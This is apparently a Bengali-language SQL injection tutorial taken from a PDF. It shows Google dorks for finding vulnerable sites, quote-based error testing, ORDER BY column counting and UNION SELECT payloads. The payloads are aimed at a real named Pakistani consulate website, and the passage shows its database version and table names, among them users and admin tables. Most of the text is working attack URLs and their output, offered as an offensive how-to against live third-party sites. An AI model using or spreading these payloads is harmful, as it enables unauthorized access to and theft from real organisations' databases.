
http://www.pakconsulatejeddah.gov.pk/index.php?option=page&item=show&item_id=53

আপনি যদি কোনো নির্দিষ্ট দেশের site খুঁজতে চান, তাহলে Dork গুলোর শেষে সেই দেশের site এর extension যোগ করে দিতে হবে। যেমন, আপনি যদি ভারতের (.in) সাইট খুঁজতে চান, সেক্ষেত্রে Dork হবে এমন :

inurl:index.php?id= site:.in

কিংবা,

inurl:main.php?id= site:.in


 www.pakconsulatejeddah.gov.pk/index.php?option=page&item=show&item_id=53

Most Visited

Image No. 2

**Consulate General
Islamic Republic of Pakistan
Jeddah, Kingdom of Saudi Arabia**

Home | FAQs | Consular | Commercial | Download Forms | Events | Announcement

About Pakistan

- Introduction
- National Flag
- Quaid-e-Azam
- History
- Basic Facts

Government

- President
- Prime Minister
- Ambassador

Quick Links

- In Saudi Arabia
- In Pakistan
- Pakistani Media
- Tourism
- Educational Institutions

NICOP

NICOP (National Identity Card for Overseas Pakistani) is a registration document to be issued to a valid/legitimate citizen of Pakistan. Previously it was issued to overseas Pakistanis working/living/staying/studying abroad for consecutive time period of six months or possessing dual nationalities but now it can be issued to any citizen of Pakistan.

Detailed Application Procedure

- Data Acquisition at Data Acquisition Unit (DAU)
- Issuance of Token
- Photo Capturing
- Thumb and Signatures
- Data Acquisition by DEO
- Form Printing
- Attestation & Form Submission
- Data uploading to NADRA Data Warehouse
- Verification and Clearance from NADRA Data Warehouse
- Printing at Production
- Delivery of NICOP to NSRC or Address

Documentation Requirements

A NICOP applicant is required to produce the following documents at the time of application:

- Birth Certificate or
- Old NIC or

Consul Generals

Other Officers

Contact Us



Consul General of the Islamic Republic of Pakistan.

Consul General of the Islamic Republic of Pakistan, Jeddah has,


 [Read more](#)




Press Release

The Consul General of the Islamic Republic of Pakistan

এখন দেখার পালা এই সাইটটি Vulnerable কি না অর্থাৎ আমরা SQLi পদ্ধতিতে এই সাইটের Database থেকে তথ্য বের করতে পারবো কি না। এটা পরীক্ষা করার জন্য আমরা সাইটটির URL এর একদম শেষে একটি single quotation mark (') যোগ করবো। আমাদের টাগেটি সাইটের URL এর শেষে (') এর চিহ্নটি দেওয়ার পর নিচের ছবির মতো কিছু error message আসে।





উপরের ছবিটির মতো আরও বেশ কয়েক রকম error message আসতে পারে। যেমন :

You have an error in your SQL syntax
 Warning: mysql_fetch_array()
 Warning: mysql_fetch_assoc()
 Warning: mysql_numrows()
 Warning: mysql_num_rows()
 Warning: mysql_result()
 Warning: mysql_preg_match()

এই রকম error message পেলে আমরা বুঝতে পারবো যে আমাদের টাগেট সাইটটি Vulnerable।
 তবে সবসময় যে এমন গংবঁধা error পাবেন, তা নয়। দেখা যেতে পারে, আপনি URL এর শেষে (') চিহ্ন যোগ করার পর পেইজের ছবি কিংবা সেই পেইজের টেক্সটগুলো ঠিকমতো লোড হচ্ছে না। এটাও Vulnerability চিহ্ন।

দ্বিতীয় ধাপ : টাগেট সাইটের Database এর Column সংখ্যা বের করা

টাগেট সাইটের Database এর Column সংখ্যা বের করার জন্য আমরা “+order+by+” কমান্ড ব্যবহার করবো।

তাহলে লিঙ্কটি দাঁড়ায়,


http://www.pakconsulatejeddah.gov.pk/index.php?option=page&item=show&item_id=53+order+by+

এখন আপনার কাজ হলো, URL এর শেষে + চিহ্নের পরে বিভিন্ন integer বা সংখ্যা বসিয়ে ততক্ষণ পর্যন্ত চেষ্টা করে যাওয়া যতোক্ষণ না পর্যন্ত আপনি আবার কোনো error message পাচ্ছেন।

আমি 1 বসিয়ে চেষ্টা করলাম, কোনো error message আসলো না।

http://www.pakconsulatejeddah.gov.pk/index.php?option=page&item=show&item_id=53+order+by+1--

অনুরূপভাবে 1 এর স্থলে 2,3,4,5,6,7,8,9,10,11,12,13 পর্যন্ত একটা একটা করে সংখ্যা বসিয়ে কোনো error message পেলাম না। কিন্তু যখন 14 বসালাম, তখনই আমি একটা error message পেলাম।



তারমানে আমাদের টাগেটি সাইটের Database এর Column সংখ্যা 13 !!

► **বিশেষ দ্রষ্টব্য ১ :** প্রায় সময়ই দেখা যাবে, আপনি “+order+by+1000—“ কমান্ড ব্যবহার করলেও কোনো ধরণের error পাবেন না ! সেক্ষেত্রে “+order+by+” কমান্ডটা একটু ভিন্নভাবে ব্যবহার করতে হবে :

<http://www.targetsite.com/index.php?id=5'+order+by+1--+>

পার্থক্যটুকু ধরতে পেরেছেন ?

`index.php?id=5` এর পর অতিরিক্ত একটি ('') চিহ্ন এবং একদম শেষে অতিরিক্ত একটি + চিহ্ন ব্যবহার করা হয়েছে ।

► **বিশেষ দ্রষ্টব্য ২ :** যেহেতু error message পাওয়ার এই ২টি পদ্ধতি রয়েছে, তাই আপনাকে আগে দেখে নিতে হবে এর মধ্যে কোন পদ্ধতিতে error message আসবে । সেক্ষেত্রে প্রথমে আপনি <http://www.targetsite.com/index.php?id=5+order+by+1000--> এইভাবে চেষ্টা করে দেখবেন কোনো error message পাচ্ছেন কি না । যদি না পান, তাহলে এইবার <http://www.targetsite.com/index.php?id=5'+order+by+1000--+> এইভাবে চেষ্টা করবেন । আশা করি, error message পেয়ে যাবেন ।

এই টিউটোরিয়ালের টাগেট সাইটে আমরা Database Column পেয়েছি 13 টি । কিন্তু অনেক সময় দেখা যায়, এর চেয়েও বেশ Column থাকে । সেক্ষেত্রে কী উপায়ে খুব দ্রুত আপনি Database Column সংখ্যা বের করতে পারবেন ?

মনে করি, আমরা এমন একটি সাইট পেয়েছি যার Database Column সংখ্যা 78 যা আমরা জানি না, আমাদেরকে তা Inject করে বের করতে হবে । প্রথম উপায় হলো, আপনি 1 থেকে শুরু করে 79 পর্যন্ত চেষ্টা করে যাবেন যা অনেক কষ্টসাধ্য হতে পারে ! সেক্ষেত্রে আমরা Binary Search concept ব্যবহার করবো ।

সাধারণত, কোনো সাইটের Database Column 100 এর উপর থাকে না । তো প্রথমে আমরা ধরে নিবো, আমাদের টাগেট সাইটের Database Column সংখ্যা 100 । তাহলে <http://www.targetsite.com/index.php?id=5+order+by+100--> দিলে error message আসার কথা নয়, কিন্তু আমরা error message পেলে বুঝতে হবে, আমাদের টাগেট সাইটের Database Column সংখ্যা 1 থেকে বড় কিন্তু 100 থেকে ছোট ।

এবার আমরা 1 ও 100 এর মধ্যবর্তী সংখ্যাটি নিবো এবং তা হলো 50 । তাহলে <http://www.targetsite.com/index.php?id=5+order+by+50--> দিলে কোনো error message আসছে না । এর মানে হলো, এই সাইটের Database Column সংখ্যা 50 থেকে বড় এবং 100 থেকে ছোট !

এবার আমরা 50 ও 100 এর মধ্যবর্তী সংখ্যাটি নিবো এবং তা হলো 75 । তাহলে <http://www.targetsite.com/index.php?id=5+order+by+75--> দিলে কোনো error message আসছে না । এর মানে হলো, এই সাইটের Database Column সংখ্যা 75 থেকে বড় এবং 100 থেকে ছোট !

এবার আমরা 75 ও 100 এর মধ্যবর্তী সংখ্যাটি নিবো এবং তা হলো 87 । তাহলে <http://www.targetsite.com/index.php?id=5+order+by+87--> দিলে আমাদের কাঞ্জিত error message টি আমরা দেখতে পাবো । এর মানে হলো, এই সাইটের Database Column সংখ্যা 75 থেকে বড় এবং 87 থেকে ছোট !

এবার আমরা 75 ও 87 এর মধ্যবর্তী সংখ্যাটি নিবো এবং তা হলো 81। তাহলে <http://www.targetsite.com/index.php?id=5+order+by+81--> দিলেও আমাদের কাঞ্চিত error message টি আমরা দেখতে পাবো। এর মানে হলো, এই সাইটের Database Column সংখ্যা 75 থেকে বড় এবং 81 থেকে ছোট !

এবার আমরা 75 ও 81 এর মধ্যবর্তী সংখ্যাটি নিবো এবং তা হলো 78। তাহলে <http://www.targetsite.com/index.php?id=5+order+by+78--> দিলে কোনো error message আসছে না। তার মানে আমাদের টাগেটি সাইটের Database Column এর জন্য ছোট্ট একটা range আমরা পেয়ে গেলাম এবং তা হলো 78 থেকে 81! আমরা 78, 79, 80 বসিয়ে দেখতে পাই যে, 79 ও 80 এর জন্য error message আসলেও 78 এর জন্য আসছে না। সুতরাং, আমাদের টাগেটি সাইটের Database Column সংখ্যা 78 !

কম্পিউটার সাইন্সের একটি বহুল প্রচলিত পদ্ধতি হলো Binary Search। উপরের এই পদ্ধতিটি সেই method এর concept এর উপর ভিত্তি করেই বানানো। এই পদ্ধতি অনুসরণ করে আপনি খুব দ্রুত যেকেনো Vulnerable সাইটের Database Column সংখ্যা বের করতে পারবেন।

তৃতীয় ধাপ : Vulnerable Column এবং Database Version খুঁজে বের করা

মনে আছে, আমাদের টাগেটি সাইটের Database এ কয়টি Column আছে ? 13 টি। এখন আমরা “+union+select” কমান্ড ব্যবহার করে Vulnerable Column গুলো খুঁজে বের করবো। প্রদত্ত কমান্ড ব্যবহার করে URLটি দাঁড়ায় :

http://www.pakconsulatejeddah.gov.pk/index.php?option=page&item=show&item_id=-53+union+select+1,2,3,4,5,6,7,8,9,10,11,12,13--

ভালো করে খেয়াল করুন আমি অতিরিক্ত কী কী ব্যবহার করেছি। index.php?option=page&item=show&item_id=-53 এখানে 53 এর আগে অতিরিক্ত একটি “-” চিহ্ন ব্যবহার করেছি। তারপর +union+select+ কমান্ড লিখে যতোগুলো Column আমরা এর আগের ধাপে পেয়েছিলাম, তা কমা(,) দিয়ে লিখে দিলাম এবং সাথে সাথে পেয়ে গেলাম কোন Column গুলো Vulnerable !

www.pakconsulatejeddah.gov.pk/index.php?option=page&item=show&item_id=-53+union+select+1,2,3,4,5,6,7,8,9,10,11,12,13-

Most Visited


Image No. 5

The screenshot shows a website for the Consulate General of the Islamic Republic of Pakistan in Jeddah, Kingdom of Saudi Arabia. The header features the consulate's logo and name. A sidebar on the left contains links for 'About Pakistan' (Introduction, National Flag, Quaid-e-Azam, History, Basic Facts), 'Government' (President, Prime Minister, Ambassador), and 'Quick Links' (In Saudi Arabia, In Pakistan, Pakistani Media, Tourism, Educational Institutions). The main content area includes a portrait of the Consul General and a link to a 'Press Release'.

13 টি Column এর মধ্যে 2 আর 5 নম্বর Column দুটি Vulnerable | যেই Column গুলো Vulnerable, সেই Column গুলোর যেকোনো একটির স্থলে “@@version” ব্যবহার করে Database এর Version জানা যেতে পারে। আমি 5 এর স্থলে @@version কমান্ড ব্যবহার করলাম।

http://www.pakconsulatejeddah.gov.pk/index.php?option=page&item=show&item_id=-53+union+select+1,2,3,4,@@version,6,7,8,9,10,11,12,13--

আর ঠিক 5 এর জায়গায় পেয়ে গেলাম Database এর Version !!



আমরা যে পদ্ধতিতে সামনের দিকে আগবো, তার জন্য Database Version অবশ্যই 5 বা তার উপরে হতে হবে। আমাদের টাগেটি সাইটের Database Version হলো 5.0.96-community !

॥ চতুর্থ ধাপ : Database এর Table বের করা

একটি Database বেশ কিছু Table নিয়ে গঠিত হয়। আমরা কিছু কমান্ড ব্যবহার করে সেই Database এর Table ওলো বের করবো। এক্ষেত্রে আমরা ব্যবহার করবো “group_concat(table_name)” এবং “+from+information_schema.tables+where+table_schema=database()” কমান্ড। URL এর Vulnerable Column এর জায়গায় আমরা “group_concat(table_name)” কমান্ড এবং URL এর শেষে “+from+information_schema.tables+where+table_schema=database()” এই কমান্ড ব্যবহার করবো। তাহলে URL টি দাঁড়ায় :

[http://www.pakconsulatejeddah.gov.pk/index.php?option=page&item_id=-53+union+select+1,2,3,4,group concat\(table_name\),6,7,8,9,10,11,12,13+from+information_schema.tables+where+table schema=database\(\)--](http://www.pakconsulatejeddah.gov.pk/index.php?option=page&item_id=-53+union+select+1,2,3,4,group concat(table_name),6,7,8,9,10,11,12,13+from+information_schema.tables+where+table schema=database()--)

তাহলে নিচের ছবির মতো দেখতে পাবেন, আমাদের টাগেটি সাইটের Database এর Table Name ওলো চলে এসেছে !





Table সংখ্যা বেশী হওয়ায় পুরো ফ্রেমে সবগুলোর নাম আসেনি। মাঝে এমনও হবে যে আপনিও সবগুলো Table এর নাম ঠিকমতে দেখতে/পড়তে পারবেন না। সেক্ষেত্রে আপনার করণীয় হলো সেই page এর source code থেকে সবগুলো Table এর নাম বের করা।



```
1 Edit View Help
2 </ul>
3
4 <!-- end menu block -->
5
6
7
8
9
10
11 <!-- menu block -->
12
13 <ul>
14
15 <!-- menu block -->
16
17
18
19
20 <!-- menu block -->
21
22 <ul>
23
24 <!-- menu block -->
25
26
27 <ul>
28
29 <!-- menu block -->
30
31
32
33 </div>
34 <div class="middle"><h1>2</h1>
35
36 <div>
37 admin_blocks, gallery_images, news, pages, report_files, reports, slideshow, url_alias, users, videos, wp_commentmeta, wp_comments, wp_links, wp_options, wp_postmeta, w
38 </div>
39 <div class="right">
40 <!-- menu block -->
41 <ul>
42 <li>
43 <a href="http://www.pakconsulatejeddah.gov.pk/index.php?option=page&Itemid=show&Item id=21">
44 Consul Generals
45 </a>
46 </li>
47 <li>
48 <a href="http://www.pakconsulatejeddah.gov.pk/index.php?option=page&Itemid=show&Item id=22">
49 Other Officers
50 </a>
51 </li>
52 <li>
53 <a href="http://www.pakconsulatejeddah.gov.pk/index.php?option=page&Itemid=show&Item id=24">
54 Contact Us
55 </a>
56 </li>
57 </ul>
58 </div>
```

Image No. 9

নিচের দিকে scroll করতে থাকুন যতোক্ষণ না
পর্যন্ত আপনি Table Name গুলো দেখতে পাচ্ছেন

Table Names ;

